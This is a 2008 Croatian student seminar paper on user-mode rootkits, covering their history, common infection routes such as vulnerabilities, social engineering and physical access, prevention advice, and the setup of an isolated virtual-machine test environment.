SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

SEMINAR

Rootkiti u korisničkom načinu rada – funkcionalnost, prevencija i zaštita

Luka Milković

Voditelj: *Marin Golub, dr. sc.*

Zagreb, srpanj 2008.

Sadržaj

1. Uvod

Računalna sigurnost u današnjem svijetu globalne računalne umreženosti i sveprisutnosti računala ima sve veći značaj i privlači sve veću pozornost i onih medija i krugova koji nisu direktno povezani s informacijskom tehnologijom i računalnim znanostima.

Relativno nedavno na sceni zloćudnih programa pojavili su se tzv. *rootkiti* – programi za prikrivanje prisutnosti napadača u računalnom sustavu koji, kao što im i ime govori, sakrivaju napadačevu prisutnost na korisnikovom računalu i osiguravaju napadaču obavljanje zloćudnih aktivnosti bez (gotovo) ikakvog znanja korisnika.

Korisnik se teško može boriti protiv nečega što ne vidi, ne može otkriti nešto za što ne zna da postoji i neće poduzeti nikakve sigurnosne protumjere ako ne postoji sumnja u integritet i kompromitiranost sustava. Zadaća alata za prikrivanje prisutnosti napadača je uvjeriti korisnika da njegov sustav nije kompromitiran.

Zbog svoje iznimne sposobnosti sakrivanja od korisnika (ne samo vlastitog skrivanja već i skrivanja proizvoljnog programa na sustavu) i zbog mogućnosti kontroliranja kompletnog sustava (zbog djelovanja na razini jezgre), alati za prikrivanje prisutnosti napadača predstavljaju veliku opasnost sigurnosti računalnih sustava. Trendovi "spuštanja" zloćudnih programa na sve nižu razinu dovoljan su argument za upoznavanje s funkcionalnostima i klasifikaciji alata za prikrivanje prisutnosti napadača, kao i metodama prevencije, zaštite i njihovog odstranjivanja, o čemu će biti više riječi dalje u tekstu.

2. Povijest i razvoj alata za prikrivanje prisutnosti napadača

Kada se govori o računalnoj sigurnosti, većina s tim pojmom povezuje *računalne viruse, crve i trojanske konje* (iako to nipošto nije jedini aspekt računalne sigurnosti). Radi jednostavnosti će računalni virusi, crvi i trojanski konji biti označeni samo kao *računalni virusi* iako to nije sasvim točna definicija i karakterizacija. Računalni virusi su računalni programi sa zloćudnim svojstvima koji mogu onesposobiti računalo korisnika ili mu ukrasti privatne podatke, a uz to još imaju sposobnost samostalnog širenja i zaraze drugih računala. Takvi zloćudni programi pojavili su se još u samim početcima računarstva i kao način subverzivnog djelovanja ostali su prisutni do danas. Mijenjala se jedino njihova funkcionalnost: od vrlo jednostavnih ranih računalnih virusa koji su uglavnom ispisivali različite poruke i nisu imali destruktivne sposobnosti, do današnjih vrlo sofisticiranih crva koji pretvaraju računala u *zombije* (engl. *bots*) koji čekaju naredbe glavnog računala za provedbu različitih zloćudnih aktivnosti, npr. distribuiranih napada uskraćivanjem računalnih resursa (engl. *Distributed Denial of Service*). Međutim, razvojem i širenjem Interneta, a osobito pojavom velikih virusnih epidemija (računalni crvi *Blaster*, *Sasser* i *Netsky*) podigla se opća svijest o važnosti računalne sigurnosti i zaštite osobnog računala. Gotovo svaki korisnik računala danas upotrebljava antivirusni program i sigurnosnu zaštitnu stijenu na svojem računalu. Velik je broj korisnika koji upotrebljavaju i dodatne specijalizirane programe za zaštitu od neželjene elektroničke pošte, za zaštitu od aplikacija za špijuniranje korisnika (engl. *spyware*) i takozvanih oglasnih aplikacija (engl. *adware*). Velika potražnja korisnika za što boljim sigurnosnim aplikacijama, ali i nastojanje velikih softverskih kompanija poput *Microsofta* da svoje proizvode učini sigurnijima i makne sa svojeg imena stigmu "nesigurne" kompanije uzrokovali su opće poboljšanje sigurnosti aplikacija i operacijskih sustava i postavili nove temelje za razvoj budućih (sigurnijih) aplikacija. Današnji sofisticirani antivirusni programi i sigurnosne zaštitne stijene obiluju zaštitnim funkcijama i iznimno su uspješni u borbi s "tradicionalnim" zloćudnim programima. Sve ove činjenice dovele su do znatnog opadanja broja **novih** virusa koje stvaraju autori zloćudnih programa (postoje brojni stariji računalni virusi i crvi koji su još uvijek aktivni i prenose "zarazu" na računala diljem svijeta).


No autori zloćudnog softvera uvijek su pratili razvoj sigurnosnih aplikacija i prilagođavali svoje programe kako ih antivirusni i drugi programi ne bi mogli jednostavno otkriti. Razvojem i povećanjem kompleksnosti sigurnosnih aplikacija, autori zloćudnog softvera morali su pronaći nove i složenije načine izbjegavanja detekcije. Također, jednom zaraženi sustav nastoji se što duže zadržati u napadačevom "vlasništvu" bez znanja korisnika jer ponovni upad možda neće biti moguće provesti. Iako se broj novih virusa smanjuje, oni koji se pojavljuju znatno su opasniji i sofisticiraniji od svojih prethodnika. Autori novih zloćudnih programa moraju imati izvanredna znanja o unutrašnjosti i svim detaljima operacijskog sustava kojeg žele "napasti" jer je trend novih zloćudnih programa djelovanje na što nižoj razini, tj. na razini *jezgre* operacijskog sustava (engl. *kernel*). Izvještaj tvrtke McAfee iz 2006. godine [1] govore kako se broj zloćudnih programa koji koriste neku naprednu tehniku skrivanja ili rade u jezgrinom načinu rada do 2006. godine povećao čak 9 puta, a samo u prvom dijelu 2006. godine bio je malo manji od cijele 2005. i 2004. godine zajedno.

Upravo ovdje na scenu stupaju tzv. *rootkiti*. U hrvatskom jeziku ne postoji doslovan prijevod ove kovanice, niti bi on imao smisla. U engleskom jeziku pojam *root* označava korisnika na UNIX/LINUX operacijskom sustavu koji posjeduje administratorske privilegije. Rootkit bi dakle bio alat (engl. *kit*) ili skup alata koji napadaču omogućava **zadržavanje**

administratorskih dozvola jednom kada napadač dobije pristup sustavu. Najčešće se rootkite prevodi kao *alate za prikrivanje prisutnosti napadača* i iako taj naziv ne govori o svim mogućnostima koje rootkiti imaju, bit će korišten u daljnjem tekstu umjesto engleskog termina rootkit.

Dio definicije alata za prikrivanje prisutnosti napadača sadržan je u samom imenu, no općenito ih možemo definirati *kao program ili skup programa i programskog koda koji omogućava napadaču da trajno ili duže vrijeme* ***neopaženo*** *održi svoju prisutnost na zaraženom računalu*. Ključna riječ u ovoj definiciji je neopazivost samog alata. Sposobnost skrivanja zloćudnog programa od korisnika nije nova tehnika: brojni virusi skrivaju svoju prisutnost uzimajući imena izvršnih datoteka i procesa u memoriji koja su slična sistemskim imenima (npr. Isass.exe i lsass.exe, gdje prvi proces predstavlja *Optix.Pro* virus, dok drugi proces – *Local Security Authority Subsystem Service* predstavlja dio Windows operativnog sustava). Međutim, ovakve promjene specijalizirani alati iznimno lako otkrivaju i takvi virusi ne predstavljaju nikakav problem za današnje antivirusne alate. Neki virusi skrivaju u potpunosti proces u kojem se izvršavaju od alata kao što je *Windows Task Manager*. Takve metode su nešto složenije, no i dalje je sam proces odnosno kod virusa vidljiv u memoriji, odnosno na disku korištenjem današnjih antivirusa. Alati za prikrivanje prisutnosti napadača uglavnom rade na razini jezgre operacijskog sustava i u mogućnosti su gotovo u potpunosti sakriti svoju prisutnost od većine današnjih sigurnosnih aplikacija. Sposobni su prikriti direktorije, datoteke, procese, dretve unutar procesa, dijelove memorije, ključeve u sustavskom registru (engl. *system registry*), mrežni promet (IP adrese i pristupe) i brojne druge objekte operacijskog sustava. Uobičajene antivirusne tehnike najčešće nisu uspješne protiv takvih alata i samim time su alati za prikrivanje prisutnosti napadača vrlo opasni, ali i zanimljivi programi. Tako sakriveni, alati za prikrivanje prisutnosti napadača osiguravaju ponovno prijavljivanje napadača na sustav (odnosno njegovu interakciju sa zaraženim sustavom u bilo kojem obliku). Uz svoju glavnu funkciju mogu vršiti razne druge (najčešće zloćudne) aktivnosti: prikupljanje lozinki i brojeva kreditnih kartica, prisluškivanje mrežnog prometa, korištenje računala za DDoS napade i brojne druge aktivnosti. Osim djelovanja na jezgrinoj razini, alati mogu djelovati i u korisničkoj razini i iako se takvi alati lakše otkrivaju i odstranjuju sa sustava, nisu nimalo bezazleni o čemu će više riječi biti u nastavku.

Povijest razvoja alata za prikrivanje prisutnosti napadača najbolje se može razmotriti na vremenskoj liniji prikazanoj na slici 2.1:



Slika 2.1: Povijest razvoja alata za prikrivanje prisutnosti napadača

Teško je sa sigurnošću odrediti početak pojave alata za prikrivanje prisutnosti napadača. Oduvijek su autori zlođudnih programa i napadači na računalne sustave nastojali na neki način sakriti svoju prisutnost na sustavu (postoje naravno i tzv. "glasni" napadi gdje korisnik želi da se njegova prisutnost otkrije ili zbog same prirode napada ne može sakriti svoju prisutnost – primjeri su DDoS napadi i vandaliziranje web stranica). Prvim alatima za prikrivanje prisutnosti napadača mogu se smatrati čistači log datoteka za operacijski sustav Linux. Brisanjem log datoteka efektivno se briše svaka aktivnost napadača na sustavu.

Prvim pravim alatom za prikrivanje prisutnosti napadača u današnjem smislu riječi može se smatrati onaj namijenjen SunOS v4 operacijskom sustavu jer je imao mogućnost prikrivanja svoje prisutnosti zamjenjujući programe za izlistavanje direktorija, datoteka i procesa na sustavu, zajedno s brisanjem log datoteka. Tijekom godina su alati za prikrivanje prisutnosti napadača migrirali na druge operacijske sustave, najprije Linux (gdje su djelovali na razini jezgre, kao većina današnjih), a potom i Windows operacijski sustav. Razvijen je čitav niz alata za prikrivanje prisutnosti napadača namijenjenih operacijskom sustavu Linux s različitom funkcionalnosti i različitom razinom djelovanja. Gotovo svi djeluju na razini jezgre, no neki djeluju kao jezgrini moduli – pandan upravljačkim programima na Windows operacijskom sustavu – a neki naprednim tehnikama pristupaju jezgrinom memorijskom prostoru [2]. Na Windows operacijskom sustavu takvi su alati najprije djelovali na korisničkoj razini, poput poznatog *Back Orifice* alata. Bez obzira na to što su djelovali na korisničkoj razini, takvi su alati bili vrlo moćni zbog inherentne nesigurnosti prvih inačica Windows operacijskog sustava (verzije Windows 95, 98 i ME). Pojavom Windowsa NT i kasnije Windowsa 2000 i XP takvi alati su izgubili na svojoj "snazi". Ipak, alati koji djeluju u korisničkom načinu rada najčešće zahtjevaju manje privilegije od onih koji djeluju u jezgrinom načinu rada i vrlo su opasni kao što će ovaj rad demonstrirati. Nakon pojave Windows NT porodice, vrlo brzo se pojavio i prvi alat za Windowse koji radi u jezgrenom načinu rada, *NT Rootkit*.


Na vremenskoj liniji vidljivi su i današnji trendovi: sve zanimljiviji su alati za prikrivanje prisutnosti napadača temeljeni na *virtualizaciji*. Pretpostavlja se da će se u budućnosti pojavljivati sve više alata temeljenih na virtualizaciji, kao i alata koji se jednim svojim dijelom smještaju u prvi sektor tvrdog diska, takozvanih *MBR alata za prikrivanje prisutnosti napadača*.

Posebno je zanimljiv slučaj tvrtke *Sony* koja je 2005. godine na nosače zvuka i videa izvođača koji izdaju pod njihovom etiketom počela stavljati zaštitu od neovlaštenog kopiranja [3]. Zaštita je funkcionirala tako da se bez znanja korisnika na njegovo računalo kopira upravljački program koji mijenja adrese nekih sistemskih poziva u jezgri operativnog sustava i nadgleda eventualne pokušaje kopiranja sadržaja CD-a. Sony je sudskom nagodbom bio prisiljen povući inkriminirajuću tehnologiju, a naknadno i sve nosače zvuka i videa koji su tu tehnologiju koristili.

Vrlo je zanimljiv i slučaj *Rustock.C* alata koji je otkriven u ljeto 2007. godine i smatra se najduže neotkrivenim zlođudnim programom u Windows operacijskom sustavu – ukupno "vrijeme života" tijekom kojega nije bio otkriven je jedna godina i šest mjeseci. Detaljna analiza može se pronaći na stranici [4].

3. Načini zaraze računalnog sustava alatom za prikrivanje prisutnosti napadača

Prema podacima W3Schools web stranice [5] koja možda nije najbolji izvor statistike, ali svakako daje dobar uvid u stanje stvari, načinjen je dijagram rasprostranjenosti popularnih operativnih sustava prikazan na slici 3.1.



Slika 3.1: Rasprostranjenost popularnih operacijskih sustava u postocima

Iz dijagrama je vidljivo da Windows operacijski sustavi imaju udio od preko 85% u ukupnom broju svih operacijskih sustava. Iako Linux operacijski sustav nije ništa manje zanimljiv, štoviše, novi alati za prikrivanje prisutnosti napadača na tom operacijskom sustavu primjenjuju sofisticirane metode skrivanja, u ovom tekstu bit će obrađeni samo alati na Windows operacijskom sustavu i to na verziji XP. Svi detalji i funkcionalnost alata za prikrivanje prisutnosti napadača odnosit će se na Windows porodicu operacijskih sustava. Detalji o ispitnom okruženju nalaze se u odgovarajućem poglavlju.

Prije nego što budu objašnjeni načini zaraze sustava alatom za prikrivanje prisutnosti napadača, treba napomenuti da sam alat nije zadužen za dobivanje pristupa ciljanom računalu. Alat kao takav ne iskorištava ranjivosti sustava kako bi se na njega ugradio, niti ciljano mijenja strukture operacijskog sustava u svrhu **dobivanja** pristupa i administratorskih privilegija. Za tu su svrhu namijenjeni drugi alati, najčešće se radi o takozvanim *exploitima* (hrvatski prijevod ovog termina ne postoji) – programi koji ciljano iskorištavaju ranjivosti operacijskog sustava ili aplikacija u svrhu dobivanja administratorskih privilegija ili rušenja sustava. Tek nakon dobivanja administratorskih privilegija, napadač na ciljno računalo ugrađuje alat za prikrivanje svoje prisutnosti.

Upravo zbog toga načine i uzroke zaraze alatima za prikrivanje prisutnosti napadača treba tražiti u razlozima koji dopuštaju *exploitima* da obave posao za koji su namijenjeni.

Postoje tri osnovna načina zaraze računalnog sustava:

- **iskorištavanje ranjivosti operacijskog sustava**
- **iskorištavanje ranjivosti aplikacija koje imaju administratorske privilegije**
- **socijalni inženjering i manjak fizičke sigurnosti**

Kod iskorištavanja ranjivosti operacijskog sustava napadač pronalazi ranjivost u operacijskom sustavu i iskorištava tu ranjivost nastojeći dobiti administratorski pristup. Budući da pronalaženje ranjivosti nije jednostavan posao, za pronalaženje novih ranjivosti i iskorištavanje starih postoje gotovi "exploiti" i *konceptualni okviri* (engl. *framework*) koji to omogućavaju i znatno olakšavaju posao iskusnom, ali i neiskusnom napadaču. Primjer takvog konceptualnog okvira je *Metasploit framework* [6].

Windows porodica operativnih sustava često se spominje u negativnom kontekstu kada se govori o računalnoj sigurnosti. Operacijski sustavi bez ikakve sigurnosti (Windows 95, 98 i ME) i veliki sigurnosni propusti (prije svega propusti u *Internet exploreru* i IIS – *Internet Information Services* web poslužitelju) osnovni su razlog zašto se često o sigurnosti Microsoftovih proizvoda govori s podsmjehom. Međutim, razne sigurnosne inicijative unutar same kompanije, prije svega *ciklus razvoja s naglaskom na sigurnost* [7] (engl. *Security development lifecycle*) učinili su Microsoftove proizvode mnogo sigurnijima nego ranije i uz znatno veći naglasak na sigurnost.

Windows XP operacijski sustav kao danas najčešće korišteni operacijski sustav smatra se vrlo sigurnim, u rangu raznih Linux distribucija koje se najčešće uzimaju kao primjer sigurnosti. To ne znači da je sustav apsolutno siguran: početkom 2008. godine otkriven je vrlo veliki sigurnosni propust [8] u TCP/IP stogu novijih verzija Windows operacijskog sustava (uključujući Vistu) koji napadaču omogućava potpunu kontrolu nad sustavom. Vrlo brzo je izdana zakrpa za taj sigurnosni propust, no propust je dobar pokazatelj da se nikada u potpunosti ne možemo pouzdati u sigurnost i neranjivost sustava.


Na ranjivosti operacijskog sustava teško možemo utjecati prije nego što se one otkriju, tako da je ovaj način zaraze teško spriječiti ako je ranjivost još neotkrivena, no sigurnosne zaštitne stijene i ostali mehanizmi zaštite ovdje imaju odlučujuću ulogu u osiguravanju integriteta i sigurnosti sustava.

Zbog vrlo dobre sigurnosti današnjih računalnih sustava napadači se sve više okreću aplikacijama koje djeluju s administratorskim privilegijama i može im se pristupiti s Interneta. U tu skupinu aplikacija ubrajaju se svi Internet poslužitelji (web poslužitelji i poslužitelji elektroničke pošte) te različite *usluge* u smislu programa – poslužitelja različite namjene (engl. *services* – ekvivalent je *daemon* u operacijskom sustavu Linux). Napadač iskorištava ranjivosti i propuste u samim aplikacijama (najčešće se radi o napadu prepunjavanjem međuspremnika – engl. *buffer overflow*) kako bi mogao izvršavati naredbe u kontekstu u kojem se odvija sama aplikacija, dakle s administratorskim privilegijama. Napadač tada bez problema na sustav može ugraditi alat za prikrivanje svoje prisutnosti. Primjer takve aplikacije je već spomenuti IIS poslužitelj.


Kao i u slučaju ranjivosti operacijskih sustava, pomalo je zabrinjavajuća činjenica da se vrlo lako mogu pronaći web stranice s kôdom i programima koji su namijenjeni za iskorištavanje ranjivosti pojedinih aplikacija. Prevencija ovakvih napada trebala bi ići u smjeru smanjivanja privilegija aplikacija u najvećoj mogućoj mjeri, koliko god okruženje dopušta. Budući da to

nije uvijek moguće napraviti, treba uvijek koristiti što novije verzije dotičnih aplikacija, pratiti razvoj aplikacije i pojavu sigurnosnih zakrpa i koristiti sigurnosnu zaštitnu stijenu i antivirusni program.

Zadnji način upada predstavljaju socijalni inženjering i fizički upadi. Socijalni inženjering je *metoda ugrožavanja sigurnosti informacijskih sustava koja se koncentrira na manipuliranje ljudima unutar sustava kako bi se od njih dobile povjerljive informacije potrebne za neovlašteno korištenje resursa informacijskog sustava*[1]. Ova tehnika temelji se na lažnom predstavljanju napadača ili na tehnici kojom napadač maskira svoj zloćudni program kao koristan. Za ugradnju alata za prikrivanje prisutnosti napadača koji rade u jezgrenom načinu rada (većina današnjih) potrebne su administratorske privilegije. Windows operacijski sustavi nakon NT porodice, a pogotovo u novoj Windows Visti, nastoje korisnika "udaljiti" od korištenja administratorskog korisničkog računa i sugeriraju njegovo korištenje samo u iznimnim slučajevima kada je to zaista nužno. Nažalost, uza sve sigurnosne aplikacije i mjere, korisnik je najslabija karika u "sigurnosnom lancu". Bez obzira na sve postavljene zaštite i odvajanje privilegija, vrlo velik broj korisnika Windows operacijskog sustava svoje svakodnevne zadatke obavlja kao "administrator". Provedeno je istraživanje među kolegama FERa i ostalih studenata Sveučilišta koje je pokazalo iznimno zanimljive (iako donekle očekivane), ali i zabrinjavajuće rezultate prikazane na slici 3.2 i 3.3. (na ordinati je ukupan broj ispitanika).



Slika 3.2: Raspodijeljenost korisničkih računa kod običnih korisnika



Slika 3.3: Raspodijeljenost korisničkih računa u poslovnom okruženju

Iako je ispitni uzorak u oba ispitivanja relativno malen, on daje zadovoljavajući uvid u stvarnu situaciju raspodjele korisničkih računa. U skupini od 45 ispitanika postoji 45 administratorskih korisničkih računa, pri čemu neki imaju još i dodatne korisničke račune na svojim računalima. U poslovnom okruženju je situacija nešto drukčija te od ukupno 23 računala koja su obuhvaćena istraživanjem, korisnici su na njih 10 imali samo administratorske korisničke račune, na dodatnih 10 samo račune naprednog korisnika (engl. *power user*), a *obični korisnik* su bili na svega 3 računala.

Bez obzira na ugrađena ograničenja operativnog sustava, vidimo da napadač može vrlo lako ugraditi alat za prikrivanje svoje prisutnosti ako na neki način uspije nagovoriti korisnika da ga on sam ugradi na svoj sustav. Primjerice, napadač može maskirati alat koristeći modificirane upravljačke programe za grafičku karticu koji se ionako moraju ugraditi u jezgru sustava pa postoji velika mogućnost da korisnik neće primijetiti zloćudnu namjeru napadača.

---

1 Ž. Panian, *Informatički enciklopedijski rječnik*, Europapress holding, Zagreb, 2005.

Pronalaskom nesavjesnog korisnika koji obavlja većinu poslova pod administratorskim korisničkim računom, napadačeva namjera da pridobije sustav praktički je ispunjena.

S alatima koji djeluju u korisničkom načinu rada situacija je još jednostavnija jer oni najčešće ne zahtjevaju administratorske dozvole pa time predstavljaju dodatnu opasnost krajnjem korisniku.

Rješenje ovog problema možda je teže od eliminacije sigurnosnih propusta u operacijskom sustavu i aplikacijama, a temelji se na promjeni navika korisnika i njihovoj edukaciji. Iako su korisnici danas znatno svjesniji opasnosti i raznih ugroza sigurnosti koje im prijete nego što su to bili prije desetak godina, lažna sigurnost koju pružaju antivirusni alati i sigurnosne zaštitne stijene, mistificiranje računalne sigurnosti i napadača i nedostatak temeljne edukacije razlog su za zabrinutost. Needucirani korisnik nije prijetnja samo sebi već i organizaciji u kojoj radi i upravo je zbog toga edukacija i svijest o opasnostima iznimno važna. Dio odgovornosti leži i u samom Windows operacijskom sustavu jer nedovoljno "agresivno" sugerira korisniku da koristi korisnički račun s ograničenim privilegijama, za razliku od Linux operacijskog sustava gdje je takva politika korisničkih računa prisutna od samih početaka. Windows Vista s mehanizmom UAC [9] (engl. *User Account Control*) pokazuje pozitivne pomake ka smanjenju privilegija korisničkog računa kojeg korisnici koriste za svakodnevni rad, a da uz to ne predstavlja preveliku smetnju korisniku u obavljanju svakodnevnih aktivnosti.

Još jedan, sve prisutniji način napada na korisničko računalo i ugradnje alata za prikrivanje prisutnosti napadača je i direktna fizička manipulacija računalom. Taj način napada prisutan je oduvijek, no velikom ekspanzijom prijenosnih računala sve su češći slučajevi zaraze ovim putem. Napadač koji ima fizički pristup računalu ima (općenito govoreći) potpunu kontrolu nad sustavom. Antivirusni programi i sigurnosne zaštitne stijene u ovom slučaju praktički su beskorisni. Napadača se može usporiti lozinkama postavljenima na BIOS, napadač može biti ograničen vremenom svog napada, ali sustav je u slučaju fizičkog napada iznimno ranjiv. Najnoviji alati za prikrivanje prisutnosti napadača koji se mogu ugraditi u prvi sektor tvrdog diska i od tamo mijenjati dijelove jezgre otporni su gotovo na sve oblike prevencije osim zaštite zabrane pisanja po prvom sektoru, što ne pružaju sve matične ploče, niti svi korisnici imaju omogućenu tu opciju.

Na Internetu su dostupne brojne takozvane "žive (engl. *live*)" distribucije Linuxa ili nekog vlastitog minimalnog operacijskog sustava koje se mogu pokrenuti prilikom podizanja sustava i imaju sposobnost mijenjanja Windows lozinki i izmjene sustavskog registra (naravno, tada niti jedna zaštita ugrađena u operacijski sustav ne djeluje, kao ni antivirusni programi i sigurnosne zaštitne stijene). Najpoznatije žive distribucije su *Emergency Boot CD* [1a] i *Offline NT Password & Registry Editor* [2a]. Korištenjem takvih distribucija izmjena sustavskog registra vrlo je jednostavna. Primjer [10] mijenjanja sustavskog registra pomoću *Offline NT Password & Registry Editor* distribucije dan je u pripadnom videu. U demonstraciji je najprije napravljena vrlo jednostavna *batch* skripta koja samo ispisuje tekst "Hello world" na zaslon računala. Iz demonstracije je vidljivo da u odgovarajućem kazalu sustavskog registra ne postoji niti jedan program koji se pokreće nakon prijave korisnika na sustav. Korištenjem navedene distribucije vrlo brzo, u svega dvije minute, skripta je dodana u listu programa koji će se pokretati prilikom pokretanja sustava, nakon prijave korisnika (bez obzira na to o kojem se korisniku radi), što se u demonstraciji i vidi nakon ponovnog pokretanja sustava.

Ako koristi ove alate kao polaznu točku, napadač ne mora biti pretjerano vješt da modificira distribucije i prilagodi ih svojoj zloćudnoj namjeri. Umjesto programa *Notepad* na listi programa mogao se naći alat za prikrivanje prisutnosti napadača ili bilo koji drugi zloćudni program.

Fizički napad i zarazu također je vrlo teško spriječiti. Korisnik bi trebao postaviti BIOS lozinku, onemogućiti pisanje po prvom sektoru diska (ako za to ima hardverske mogućnosti), onemogućiti podizanje računala s CDa ili USB memorije i nikada ne bi smio ostavljati svoje računalo bez nadzora ili nezaključano lozinkom.

4. Ispitno okruženje i načini ispitivanja

Alati za prikrivanje prisutnosti napadača koji se obrađuju u ovom tekstu i sav kôd koji će biti prikazan i objašnjen, ima u suštini uglavnom zloćudnu svrhu i kao takvoga ga treba tretirati s oprezom. Pri stvaranju ispitnog okruženja najveća je pozornost posvećena izoliranosti samog testnog sustava, kako se sav zloćudni kod ne bi širio izvan svog ciljnog okruženja. Ugradnja zloćudnih alata u računalo kojim se vršilo samo ispitivanje nije *izravno* dolazila u obzir, a to bi otežalo i demonstraciju rada alata jer bi sam rad bio nedjeljiv od računala na kojem se on obavljao.

Idealno rješenje za izolaciju ispitnog sustava pojavilo se u obliku *virtualnog stroja* unutar *VMware* aplikacije. Takav virtualni stroj s operacijskim sustavom (u daljnjem tekstu *gost*) odvojen je dodatnom razinom apstrakcije od stvarnog hardvera. Sve promjene unutar gosta mogu se vrlo jednostavno nadgledati bez negativnog utjecaja na glavni operacijski sustav (u daljnjem tekstu *domaćin*), promjene se mogu poništiti (VMware ima opciju povratka u "prošlost", na neko staro stanje sustava koje je bilo zadovoljavajuće), a moguće potpuno rušenje i uništenje gosta vrlo se jednostavno popravlja ponovnom instalacijom, ili vraćanjem na prijašnje stanje.

Također, VMware omogućava postojanje više virtualnih strojeva s različitim operacijskim sustavima pa na jednom računalu domaćinu možemo istodobno vršiti ispitivanje nad više operacijskih sustava istovremeno.

Samo stvaranje virtualnog stroja izvan je dosega ovog rada, no vrlo je jednostavno i intuitivno.

Pri odabiru operacijskih sustava virtualnih strojeva uzet je u obzir dijagram naveden u prošlom poglavlju, uz napomenu da novi operacijski sustav – Windows Vista – nije uzet u obzir zbog relativno nedavnog pojavljivanja na tržištu i mnogo novina čije bi proučavanje vremenski odgodilo nastanak ovog rada.

Prema tome, odabrani su sljedeći operacijski sustavi:

- Windows XP Professional Edition – bez ikakvih zakrpa
- Windows XP Professional Edition – sve zakrpe do 3. mjeseca 2008. g.

Razlog odabira istih verzija operacijskih sustava, samo s različitim stupnjem ažurnosti u pogledu zakrpa je ispitivanje utjecaja zakrpa i poboljšanja koje donosi Microsoft na funkcionalnost alata za prikrivanje prisutnosti napadača. Takvo razmatranje najviše ima smisla kod operacijskog sustava Windows XP (koji je ujedno i najbrojniji), zbog vrlo velikog broja sigurnosnih zakrpa i dodataka koje je uveo *Service Pack 2* za Windows XP (*Service Pack 3* u trenutku pisanja rada službeno nije javno dostupan u svojoj konačnoj verziji).

Sami operacijski sustavi (unutar gosta) zauzimaju veliki memorijski prostor (naravno, radi se o prostoru domaćina): zahtijevaju relativno veliki prostor na tvrdom disku i u radnoj memoriji, osobito kada je na računalu domaćinu pokrenuto više gostiju.

Kako bi se taj problem riješio (ili barem sveo na najmanju moguću mjeru), iskorištena je mogućnost stvaranja vlastite instalacije Windows operacijskog sustava iz kojeg se izbacuju svi nepotrebni dijelovi. Alat koji je omogućio izradu vlastite modificirane instalacije naziva se *nLite* [3a].

Postavlja se pitanje legalnosti upotrebe ovakvog alata, budući da je Windows operacijski sustav vlasništvo kompanije Microsoft i u ugovoru kojeg korisnik mora prihvatiti prilikom instalacije (engl. *EULA – End-user License Agreement*) stoji da korisnik ne može provoditi neovlaštene modifikacije sustava. Međutim, na Internetu nema dostupne dokumentacije o tome, Microsoft (zasada) nije reagirao i prisutni su uglavnom pomirljivi tekstovi od strane Microsofta koji niti podržava, ali ni ne napada *nLite* i programe slične svrhe. Osim toga, proizvođači računala poput *Dell*-a i *HP*-a već čitavo desetljeće stvaraju vlastite instalacije (gotovo vlastite "verzije") Windows operacijskog sustava pa se postavlja pitanje zašto to ne bi mogao i korisnik koji je za taj softver dao svoj novac.

